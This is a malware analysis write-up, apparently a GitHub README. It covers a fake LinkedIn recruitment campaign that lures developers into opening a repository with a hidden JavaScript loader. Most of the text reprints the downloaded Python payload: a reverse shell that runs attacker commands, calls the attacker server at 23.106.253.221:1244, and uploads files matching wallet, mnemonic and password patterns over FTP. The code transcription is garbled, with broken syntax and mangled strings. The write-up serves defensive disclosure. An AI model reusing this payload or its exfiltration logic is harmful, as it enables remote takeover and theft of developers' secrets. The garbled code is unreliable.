

PublicloC/CestLaVie at main · ssrdio/PublicloC · GitHub

 github.com/ssrdio/PublicloC/tree/main/CestLaVie

ssrdio



README.md

About



The attack primarily targets development companies with the aim of gaining initial access to their corporate infrastructure. The attack typically begins with a LinkedIn message posing as a legitimate development opportunity or business proposal. The message is designed to entice the recipient by offering a project or job, often tailored to the company's expertise. Once the recipient engages, attackers may attempt to gather information, deploy phishing links, or gain unauthorized access to critical systems, using this initial contact as a foothold into the company's network.

Links:

- <https://www.linkedin.com/in/merilyn-edeki/> still active ✓
- <https://github.com/0xcestlaview/addingtoken> removed ✗
- <https://github.com/0xcompanypro/addingtoken> still active ✓


Process of Removing



- **27/09/2024**: Report submitted to the Microsoft Security Response Center (MSRC)
- **28/09/2024**: Received a response from MSRC stating, *"It does not meet Microsoft's requirements as a security vulnerability for servicing."*
- **28/09/2024**: Contacted a friend from Microsoft, resulting in the malicious GitHub account being blocked. ✓
- **04/10/2024**: Attacker reached out again with a new GitHub repository shared.
- **04/10/2024**: Cotacted Microsoft again, but the new GitHub account remained active

LinkedIn messages





Merilyn Edeki • 6:44 PM

Hi, [REDACTED]

How are you?

I'm very glad to connect with you on LinkedIn.

At our company, we are launching a new initiative to develop a cryptocurrency token and create a dedicated website for it. The project includes smart contract and token development, with a timeline of one year. Given your expertise in blockchain development, we believe you could make a significant contribution to our company. Your insights and skills would be invaluable in helping us achieve our goals

We understand that you may have other commitments, and we are open to discussing a flexible arrangement that accommodates your schedule. This contract would allow you to collaborate with our company and contribute to this exciting project while balancing your current commitments.

Looking forward to your response.

Best regards,


Merilyn Edeki

Talent Acquisition Coordinator at C'est la vie Wellness Retreat LLC

 • 1:10 PM
Hi Merilyn,

thx for contacting us..I have a development company in which we indeed create custom made solutions for our customers.

We are interested in the project can we get more info or how do you plan to proceed.




Merilyn Edeki • 2:48 PM

Okay

Here is the project details that we are going to develop

Please review the document first and let me know if you are available to work on this project



The file, which is not malicious and contains the complete documentation and specifications for the project, can be found within the provided link or attachment.

[ProjectOverviewforCestlavie](#)

Upon sending the offer, the attackers request the recipient's GitHub account information, claiming that they will grant access to a repository where the project can be closely reviewed.



Merilyn Edeki • 5:43 PM

Okay

We will check and come back asap



[REDACTED] • 5:44 PM

If you have any questions please do not hesitate to ask



Merilyn Edeki • 5:44 PM

Okay



Merilyn Edeki • 5:47 PM

Okay. That's good

We would like you to review our initial project before your technical meeting. Understanding the project beforehand will be very helpful for both your task and our tech meeting. We will share our company's GitHub repository with you. Should we send the invitation to your GitHub? Please let me know your GitHub username.

When the invitation was received, the GitHub repository's homepage appeared quite convincing, with a professional layout and relevant project details. Additionally, the activity on the project, such as recent commits and contributions, seemed legitimate, further reinforcing the impression that it was a genuine opportunity



C'est la vie Wellness Retreat LLC

We develop an ecosystem with a multidimensional approach to wellness focusing on physical, mental and social

Verified

United States of America <http://cestlaviwellnessretreat.com> armelle@cestlaviwellnessretreat.com

Repositories

Type - Sort -


addingtokenPrivate

JavaScript 0 0 1 0 Updated last week


People

This organization has no public members. You must be a member to see who's a part of this organization.

Report abuse



At a quick glance, reviewing the project code didn't reveal any malicious content, so we suspected that the issue might be in the dependencies. However, when we couldn't find anything suspicious in the dependencies, we took a closer look at the code itself. That's when we discovered something tricky. The entire GitHub project, including the malicious code, can be found in the repository. [AddingToken-main](#) (password: infected)



As seen in the image, we noticed that one file had something unusual on the far right side. When we used the word wrap command, it revealed the main juice.

[illegible]

And here's where things get a lot more fun :). Deobfuscating the code didn't reveal much, so we formatted the code and ran it through a debugger in the lab environment. That's when we discovered that the code connects to a specific server at `hxxtp://23.106.253.221:1244/keys` and posts certain data. As shown in the image, this connection provided further insight into the malicious activity

```

let as {url: 'http://23.106.253.221:1244/keys', formData: {}}
const {formData: {ts: '1727633009248', type: 'ZU1RINz7', hid: 'heorhemain+heorh
cons    cc = '3D1C:\\Users\\heorhe\\Desktop\\addingtoken-main\\addingtoken-main\\
        hid = 'heorhemain+heorhe'
        ss = 'sqj'
        ts = '1727633009248'
        type = 'ZU1RINz7'
    } > [[Prototype]] = Object
    url = 'http://23.106.253.221:1244/keys'
    formData: {ts: '1727633009248', type: 'ZU1RINz7', hid: 'heorhemain+heorhe', cc: '3D1C:\\Users\\heorhe\\Desktop\\addingtoken-main\\addingtoken-main\\', ss: 'sqj'}
  }

```

After this initial call, the code made a request to `hxxtp://23.106.253.221:1244/j/ZU1RINz7`, which returned a file named infected file. This file was then saved locally in the users home `.vscode` directory under the name `test.js`. The program continued by downloading another file, `package.json`, from `hxxtp://23.106.253.221:1244/p` and stored it in the same `.vscode` directory.

```
{
  "dependencies": {
    "child_process": "^1.0.2",
    "request": "^2.88.2",
    "crypto": "^1.0.1"
  }
}
```

Further debugging reveals that, later in the process, the code composes and executes three key commands. First, it installs the necessary npm dependencies by running `cd "C:\\Users\\heorhe\\.vscode" && npm i --silent`. Once the dependencies are in place, it executes the same installation command again for redundancy or to ensure all packages are properly installed `npm --prefix "C:\\Users\\heorhe\\.vscode" install`. After that, the program proceeds by running executing the program `node C:\\Users\\heorhe\\.vscode\\test.js`, which executes the malicious `test.js` file


downloaded earlier. This sequence of commands allows the malicious code to execute seamlessly under the guise of typical development activity, making it more difficult to detect in a development environment.

```

190     a7(az) ? • ao(ax) : • ex(ay, (aA, aB, aC) => {
191         ao(ax);
192     });
193 } catch (aA) {}
194 },
195 ao = ax => {
196     const ay = • pt['join']• (ax, • a2(ac)),
197     az = a2(ak) + ' ' + ay;
198     try {
199         Dex(az, (aA, aB, aC) => {•});
200     } catch (aA) {}
201 },

```

"We tested the downloaded malicious code with various antivirus programs to determine if it would be flagged as malicious. Surprisingly, we found that only 4 antivirus programs detected the code as suspicious. This low detection rate highlights the stealthy nature of the malware, allowing it to potentially bypass many security solutions and remain undetected on compromised systems.



The next action the program takes is downloading a Python executable binary, which it later uses for further malicious activities. Once the Python binary is downloaded, the program proceeds to run a Python scripts, leveraging the newly acquired binary to execute the

malicious code. The associated files, including the Python binary and script, can be found in this project under [All files](#) (password: infected).

p.zip > .pyp >

Sort

View

Extract all

...

Name	Type	Compressed size	Password ...	Size	Ratio	Date modified
DLLs	File folder					16/06/2023 16:00
Lib	File folder					16/06/2023 16:01
Scripts	File folder					16/06/2023 17:03
Tools	File folder					16/06/2023 16:01
python.exe	Application	52 KB	No	100 KB	49%	06/12/2022 19:10
python3.dll	Application extension	22 KB	No	65 KB	67%	06/12/2022 19:10
python311.dll	Application extension	2.226 KB	No	5.627 KB	61%	06/12/2022 19:10
pythonw.exe	Application	50 KB	No	98 KB	49%	06/12/2022 19:10
vcruntime140.dll	Application extension	55 KB	No	107 KB	49%	06/12/2022 19:10
vcruntime140_1.dll	Application extension	24 KB	No	49 KB	51%	06/12/2022 19:10

Later on the scripts that are run on the machine are

1. In order to achieve its final objective, the program downloads `pay.py`, which contains a **reverse shell** designed to connect back to the attacker's machine, allowing remote control of the compromised system. Additionally, other files like `pay.txt` and `any.txt` are also downloaded, likely serving as configuration or supplementary files for the malicious activities

Reverse shell code



```
1 import base64,socket
2 from uuid import getnode
3 from getpass import getuser
4 from hashlib import sha256
5 from platform import node,version,release,system
6 import time,json,os,struct,subprocess,sys
7 _M_='\-m';_P_='\pip';_I_='\install';_DN=subprocess.DEVNULL;_PYP=sys.executable
8 try:import requests
9 except:subprocess.check_call(['_PYP',_M_,_P_,_I_,'\requests'],stdout=_DN);import requests
10 from requests import get,post
11
12 class System(object):
13     def __init__(A):A.s=system();A.hn=node();A.rel=release();A.v=version();A.un=getuser();A.uid=A.get_id()
14     def get_id(A):return sha256((str(getnode)+getuser().encode().digest()).hex())
15     def info(A):return{'uid':A.uid,'system':A.s,'release':A.rel,'version':A.v,'hostname':A.hn,'username':A.un}
16
17 class Geo(object):
18     def __init__(A):A.iip=A.local_ip();A.geo=A.get_geo()
19     def local_ip(A):
20         try:return socket.gethostbyname_ex(hn)[-1][-1]
21         except:return\
22     def get_geo(A):
23         try:return get('http://ip-api.com/json').json()
24         except:pass
25     def info(A):
26         g=A.get_geo()
27         if g:
28             ii=A.iip
29             if ii:g['internalip']=ii
30         return g
31
32 class Information(object):
33     def __init__(A):A.net_info=Geo().info();A.sys_info=System().info()
34     def parse(A,data):
35         z='>'
36         A.data=A[C:A[C]if C in A else'\',D:A[D]if D in A else'\',E:A[E]if E in A else'\',F:A[F]if F in A else'\',G:A[G]if G in A else'\',H:A[H]if H in A else'\',I:A[I]if I in A else'\',J:A[J]if J in A else'\',K:A[K]if K in A else'\']
37         if '\/'in A[A]:A[A].replace('\','\')
38         if '\_'in A[A]:A[A].replace('\_','\')
39         return A
40     def get_info(A):B=A.net_info;return{'sys_info':A.sys_info,'net_info':A.parse(B if B else [])}
41
42 host="IMHydyHJE-HjHmHtAZLj"
43 PORT = 1244
44 HOST = base64.b64decode(host[:10] + host[10:]).decode()
45 hn = socket.gethostname()
46 if system()=="Darwin":
47     try:hn = f'\{hn}'+(getuser())\
48     except:pass
49
50 class Comm(object):
51     def __init__(A):A.sys_info=Information().get_info()
52     def connect_server(A,ip,port):
53         A.ip,A.port=ip,port;B=int(time.time()*1000);C=f'\ts\{str(B)}\,type\:{sys_info}\,hid\:{hn}\,ss\:{sys_info}\,cc\:{str(A.sys_info)};D=f"http://{A.ip}:{A.port}/keys"
```

```

54         try:post(D,data=C)
55         except Exception as e:pass
56 def run_comm():c=Comm();c.contact_server(HOST, PORT);del c
57 run_comm()
58
59 import platform
60 from time import sleep
61 from socket import timeout as TimeOutError
62 from datetime import datetime,timezone,timedelta
63 from threading import Thread,RLock,Timer
64 try:import ftplib
65 except:subprocess.check_call(['PYP_M_P_L','ftplib'], stdout=0);import ftplib
66
67 sHost = hn
68 os_type = platform.system()
69
70 host="45MDVWHTAsWtLjHS"
71 _t=True;F=False;N=None;A='\admin\';_0='-\'output\'
72 class Session(object):
73     def __init__(A,sock):A.sock=sock;A.info=({'type':0,'group':sType,'name':sHost})
74     def shutdown(A):
75         try:A.sendall('\[close]\');A.sock.shutdown(socket.SHUT_RDWR);A.sock.close()
76         except:pass
77     def connect(A,ip,port):A.sock.connect((ip,port);sleep(.5);A.send(code=0,args=A.info);sleep(.5);return _t
78     def struct(A,code=N,args=N):return json.dumps({'code': code,'args': args})
79     def send(A,code=N,args=N):d=A.struct(code, args);A.sendall(d)
80     def sendall(A,data):
81         try:
82             try:ll = data.encode()
83             except:ll = data
84
85     ii = struct.pack('>I', len(ii + 11)
86         A.sock.sendall(ii)
87         except:pass
88     def recv(A):
89         try:
90             ll = A.recvall(4)
91             if not ll:return _N
92             ml = struct.unpack('>I', ll)[0]
93             # Read the message data
94             return A.recvall(ml)
95         except TimeOutError:return -1
96         except:pass
97     def recvall(A,size):
98         try:
99             d = bytearray()
100             while len(d) < size:
101                 pt = A.sock.recv(size - len(d)
102                 if not pt:return _N
103                 d.extend(pt)

```

```

104         return d
105     except:return _N
106
107 e_buf = ""
108 def decode_str(ss):
109     try:r=ss.decode('utf8');return r
110     except:
111         try:r=ss.decode('cp1252');return r
112         except:
113             try:r=ss.decode('mac_roman');return r
114             except:return ss
115
116 ex_files = ['\exe\','dll\','msi\','dmg\','iso\','pkg\','apk\','xapk\','aar\','ap\','aab\','dex\','class\','rpm\','deb\','ipa\','dSYM\','mp4\','avi\','mp3\','wmv\','ama\','mov\','webm\','avchd\','mkv\','ogg\','mpe\','mpv\','mpeg\','mvp\','mda\','miv\','aac\','flac\','aiff\','qt\','flv\','swf\','pyc\','lock\','psd\','pack\','old\','ppt\','ptx\','virtualization\','indd\','eps\','ai\','ai\','jar\','so\','o\','art\','lib\','dylib\','bin\','ffr\','svg\','css\','scss\','gem\','html']
117 ex_dirs = ['\vendor\','\node\','node_modules\','git\','next\','externalNativeBuild\','sdx\','ldn\','cordova\','compose\','proj-ios-mac\','proj-android-studio\','Debug\','Release\','debug\','release\','obj\','Obj\','\xcuserdata\','\gradle\','build\','storage\','android\','Program Files (x86)\','$RECYCLE.BIN\','Program Files\','Windows\','ProgramData\','cocoapods\','homebrew\','svn\','sbin\','standalone\','local\','ruby\','nan\','\zsh\','Volumes\','Applications\','Library\','System\','Pictures\','Desktop\','user\','android\','var\','pycache\','\angular\','cache\','nvm\','yarn\','docker\','local\','vscode\','cache\','MACOSX\','pyp\','\gen\','config\','rustup\','pyenv\','rvm\','sdkman\','nix-defexpr\','meteor\','muget\','cargo\','vscode-insiders\','gemexport\','Bin\','oh-my-zsh\','rbenv\','ionic\','mozilla\','var\','cocoapods\','flipper\','forever\','quokka\','continue\','pub-cache\','debris\','jdk\','wine32\','phish\','typeChallenges\','sonarlint\','apto\','bluemix\','bundle\','cabal\','changes\','changesets\','circular\','cp\','\xpm\','\c\','dart-tool\','dart-server\','dov\','dops\','devcontainer\','detnet\','dropbox-cache\','dthumb\','ecli-virtual-mo\','eclipse\','eclipse\','electron\','executables\','exp\','phpup\','github\','gnupg\','hash\','hasura\','IdentityService\','indax\','install\','_install\','kokoro\','localized\','npm\','node-gyp\','p2\','pleforio\','plugin-symlinks\','plugins\','store\','storybook\','tmp\','tmp\','turbo\','versions\','vs\','vscode-server\','yml\','azure\','x-pack\','lib64\','site-packages\','node_modules\','kibana-8.5.0\','google-cloud-sdk\','olang-org\','Assets.xcassets\','arduino\','n\','go\','pyp\','npm-cache']
118 pat_envs = ['\env\','config.js\','secret\','metamask\','wallet\','private\','mnemonic\','password\','account\','xsl\','xslx\','doc\','docx\','rtf\','kdx\','one\','onenote']
119 ex_files = ['\php\','svg\','htm\','hpm\','cpp\','xml\','png\','swift\','cc\','jsx\','tsx\','h\','java']
120 ex2_files = ['\sconfig.json\','tailwind.config.js\','svelte.config.js\','next.config.js\','babel.config.js\','vite.config.js\','webpack.config.js\','postcss.config.js\','robots.txt\','license.txt\','ds_store\','angular.config.json\','package-lock.json']
121
122 def ld(rd,pd):
123     dir=os.path.join(rd,pd);res=[];res.append((pd,\'\sa = os.listdir(dir)
124     for x in sa:
125         fn=os.path.join(dir,x)
126         try:
127             x0 = x.lower()
128             if os.path.isfile(fn):
129                 ff,fe = os.path.splitext(x0)
130                 if not fe in ex_files and os.path.getsize(fn) < 104857600:res.append((pd, x
131             elif os.path.isdir(fn):
132                 if not x in ex_dirs and not x0 in ex_dirs:
133                     if pd != '\':t=pd+'\'+'+x
134                     else:t=x
135                     res=res+ld(rd,t)
136             except:pass
137         return res
138     def ld0(rd,pd):
139         dir=os.path.join(rd,pd);res=[];res.append((pd,\'\sa = os.listdir(dir)

```

```

140 for x in sa:
141     if x==ex_dirs[0] or x==ex_dirs[1] or x==ex_dirs[2] or x==ex_dirs[3] or x==ex_dirs[4]:continue
142     try:
143         fn=os.path.join(dir,x)
144         if os.path.isfile(fn):res.append( pd, x
145         elif os.path.isdir(fn):
146             if pd != '\\':t=pd+'\\'+x
147             else:t=x
148             res=res+ldb(rd,t)
149     except:pass
150 return res
151 def ldl(rd,pd,pat):
152     D=pat;B=pd
153     if D=='\\':return[]
154     dir=os.path.join(rd,D);res=[];res.append( B,'\\';S=os.listdir(dir)
155     for x in S:
156         fn=os.path.join(dir,x)
157         try:
158             x0 = x.lower()
159             if os.path.isfile(fn):
160                 ff, fe = os.path.splitext(x0)
161                 if not fe in ex_files and os.path.getsize(fn)<104857600:
162                     if x0.find(D) >= 0: res.append( B, x
163                 elif os.path.isdir(fn):
164                     if not x in ex_dirs and not x0 in ex_dirs:
165
166                     if B != '\\':t=D+'\\'+x
167                     else:t=x
168                     res=res+ldl(rd,t,D)
169         except:pass
170 return res
171 def ldd(rd,pd,pat):
172     D=pat;B=pd
173     if D=='\\':return[]
174     dir=os.path.join(rd,D);res=[];res.append( B,'\\';S=os.listdir(dir)
175     for x in S:
176         fn=os.path.join(dir,x)
177         try:
178             x0 = x.lower()
179             if os.path.isfile(fn):
180                 ff, fe = os.path.splitext(x0)
181                 if not fe in ex_files and os.path.getsize(fn)<104857600:
182                     if x0.find(D) >= 0: res.append( B, x
183         except:pass
184 return res
185 def fmt_s(s):
186     if s<1024:return str(s)+'B\''
187     elif s<1048576:return str(s/1024)+'K\''
188     elif s<1073741824:return str(s/1073741824)+'M\''
189     else:return str(s/1073741824)+'G\''

```

```

190 def FM(f,d):
191     try:f.mkd(d)
192     except:pass
193
194 class Shell(object):
195     def __init__(A,S):
196         A.sess = S;A.is_alive = _T;A.is_delete = _F;A.lock = RLock();A.timeout_count=0;A.cp_stop=0
197         A.par_dir = os.path.join(os.path.expanduser("~"), ".n2")
198         A.cmds = (1:A.ssh_obj,2:A.ssh_cmd,3:A.ssh_clip,4:A.ssh_run,5:A.ssh_upload,6:A.ssh_kill,7:A.ssh_any,8:A.ssh_env,9:A.ssh_ccp)
199
200     def listen_recv(A):
201         while A.is_alive:
202             recv=A.sess.recv()
203             if recv==1:
204                 if A.timeout_count<30:A.timeout_count+=1;continue
205                 else:A.timeout_count=0;recv=_N
206             if recv:
207                 A.timeout_count=0
208                 with A.lock:
209                     D=json.loads(recv);c=D['code'];args=D['args']
210                     if c in A.cmds:tg=A.cmds[c];t=Thread(target=tg,args=(args,t.start())#tg(args)
211                     else:
212                         if A.is_alive:A.is_alive=_F;A.close()
213                 else:
214                     if A.is_alive:A.timeout_count=0;A.is_alive=_F;A.close()
215
216     def shell(A):
217         t1 = Thread(target=A.listen_recv);t1.daemon=_T;t1.start()
218         while A.is_alive:
219             try:sleep(S)
220             except:break
221         A.close()
222         return A.is_delete
223
224     def send(A,code=_N,args=_N):A.sess.send(code=code,args=args)
225     def sendall(A,a):A.sess.sendall(a)
226     def close(A):A.is_alive=_F;A.sess.shutdown()
227     def send_n(A,a,n,o):print(o);p=[_Aia,_O:o];A.send(code=n,args=p)
228
229     def ssh_cmd(A,args):
230         try:
231             if args=='delete':o=' '[close]\''
232             else:return
233         except Exception as e:o=f'Error: {e}\''
234         A.sendall(o);A.is_delete = _T
235
236     def ssh_obj(A,args):
237         try:
238             a=args[_A];cmd=args[_cmd]\''
239             if cmd == '\\':ow='\\\'
240             elif cmd.split()[0] == '\\cd\\':
241                 proc = subprocess.Popen(cmd, shell=_T)
242

```

```

243         if len(cmd.split()) != 1:
244             p = '\n'.join(cmd.split()[1:])
245             if os.path.exists(p):os.chdir(p)
246             o=os.getcwd()
247         else:
248             proc=subprocess.Popen(cmd,shell=True,stdin=subprocess.PIPE,stdout=subprocess.PIPE,stderr=subprocess.PIPE).communicate()
249             try:o=decode_str(proc[0]);err=decode_str(proc[1])
250             except:o=proc[0];err=proc[1]
251             o=o if o else err
252         except Exception as e:pass
253         p=[_A:a,_O:o];A.send(code=1, args=p)
254
255 def ssh_cli(A,args):
256     global e_buf
257     try:A.send(code=3, args=e_buf);e_buf = ""
258     except:pass
259
260 def down_bro(A,p):
261     if os.path.exists(p):
262         try:os.remove(p)
263         except OSError:return _T
264     try:
265         if not os.path.exists(A.par_dir):os.makedirs(A.par_dir)
266     except:pass
267
268     host2 = f"http://{HOST}:{PORT}"
269     try:
270         myfile = requests.get(host2+"/brow/"+sType, allow_redirects=True)
271         with open(p,'wb') as f:f.write(myfile.content)
272         return _T
273     except Exception as e:return _F
274
275 def ssh_run(A,args):
276     try:
277         a=args[_A];p=A.par_dir+"brow";res=A.down_bro(p)
278         if res:
279             if os_type == "windows":subprocess.Popen([_PVP,p],creationflags=subprocess.CREATE_NO_WINDOW|subprocess.CREATE_NEW_PROCESS_GROUP)
280             else:subprocess.Popen([_PVP,p])
281         o = os_type + '\n' + get_brows()
282         except Exception as e:o = f'err4: {e}\n';pass
283         p=[_A:a,_O:o];A.send(code=4,args=p)
284
285 def send_5(A,a,o):A.send_n(a,5,o)
286 def ssh_upload(A,args):
287     try:
288         o=args[_A];cmd=args['cmd'];print(str(cmd)
289         if '\sdire'\ in cmd:sdire=cmd['sdire'];dn=cmd['dname'];sdire=sdire.strip();dn=dn.strip();A.ss_upa(0,cmd,sdire,dn);return _T
290         elif '\sdir'\ in cmd:sdire=cmd['sdir'];dn=cmd['dname'];sdire=sdire.strip();dn=dn.strip();A.ss_upd(0,cmd,sdire,dn);return _T
291         elif '\sfile'\ in cmd:sfile=cmd['sfile'];dn=cmd['dname'];sfile=sfile.strip();dn=dn.strip();A.ss_upf(0,cmd,sfile,dn);return _T
292         elif '\sfindir'\ in cmd:sdire=cmd['sfindir'];dn=cmd['dname'];pat=cmd['pat'];sdire=sdire.strip();dn=dn.strip();pat=pat.strip();A.ss_ufind(0,cmd,sdire,dn,pat,1);return _T

```

```

293
294 elif '\sfindir'\ in cmd:sdire=cmd['sfindir'];dn=cmd['dname'];pat=cmd['pat'];sdire=sdire.strip();dn=dn.strip();pat=pat.strip();A.ss_ufind(0,cmd,sdire,dn,pat,0);return _T
295 elif '\sfind'\ in cmd:dn=cmd['dname'];pat=cmd['pat'];dn=dn.strip();pat=pat.strip();A.ss_ufind(0,cmd,'\',dn,pat,1);return _T
296 else:A.ss_ups(0);o='Stopped ...'
297 except Exception as e:print(str(e,o = f'err4: {e}\n');pass
298 A.send_5(0,o)
299
300 def o_ftp(A,args,name):
301     hn=args['hn'];un=args['un'];pw=args['pw']
302     f=ftplib.FTP(hn,un,pw);f.encoding='utf-8'
303     d='DA'+sType;FM(f,d)
304     d=d+'\'+sHost;FM(f,d)
305     d=d+'\'+name;FM(f,d)
306     return (f,d)
307
308 def s_ft(A,G,t,sd,r,x,y):
309     sn=os.path.join(sd,x,y);dn=rds+'\'+xe+'\'+y
310     try:
311         with open(sn,'rb') as f:
312             A.storbin(e,dn,F)
313             o='\ copied \'+ fmt.s(os.fstat(f.fileno()).st_size)+'\': \'+xe'\'+y
314             f.close();A.send_5(6,o)
315     except Exception as e:
316         o='\ failed: \'+xe'\'+y > \'+str(e);A.send_5(6,o)
317
318 def ss_upd(A,D,args,sd,name):
319     A.cp_stop=0;t=N
320     try:
321         if sd=='\':sd=os.getcwd()
322         A.send_5(0,'\>> upload start: \' + sd)
323
324 res=ld(sd,'\')
325 A.send_5(0,'\>> count: \' + str(len(res))
326 (t,r)=A.o_ftp(args,name)
327 for (x,y) in res:
328     if A.cp_stop==1:A.send_5(0,'\> upload stopped \');return
329     if y=='\':dn=rds+'\'+str(x);FM(t,dn)
330     else:A.s_ft(D,t,sd,r,x,y)
331     t.close()
332     A.send_5(0,'\> uploaded success \')
333 except Exception as ex:
334     if t is not _N:t.close()
335     o='\ copy error: \'+str(ex);A.send_5(0,o)
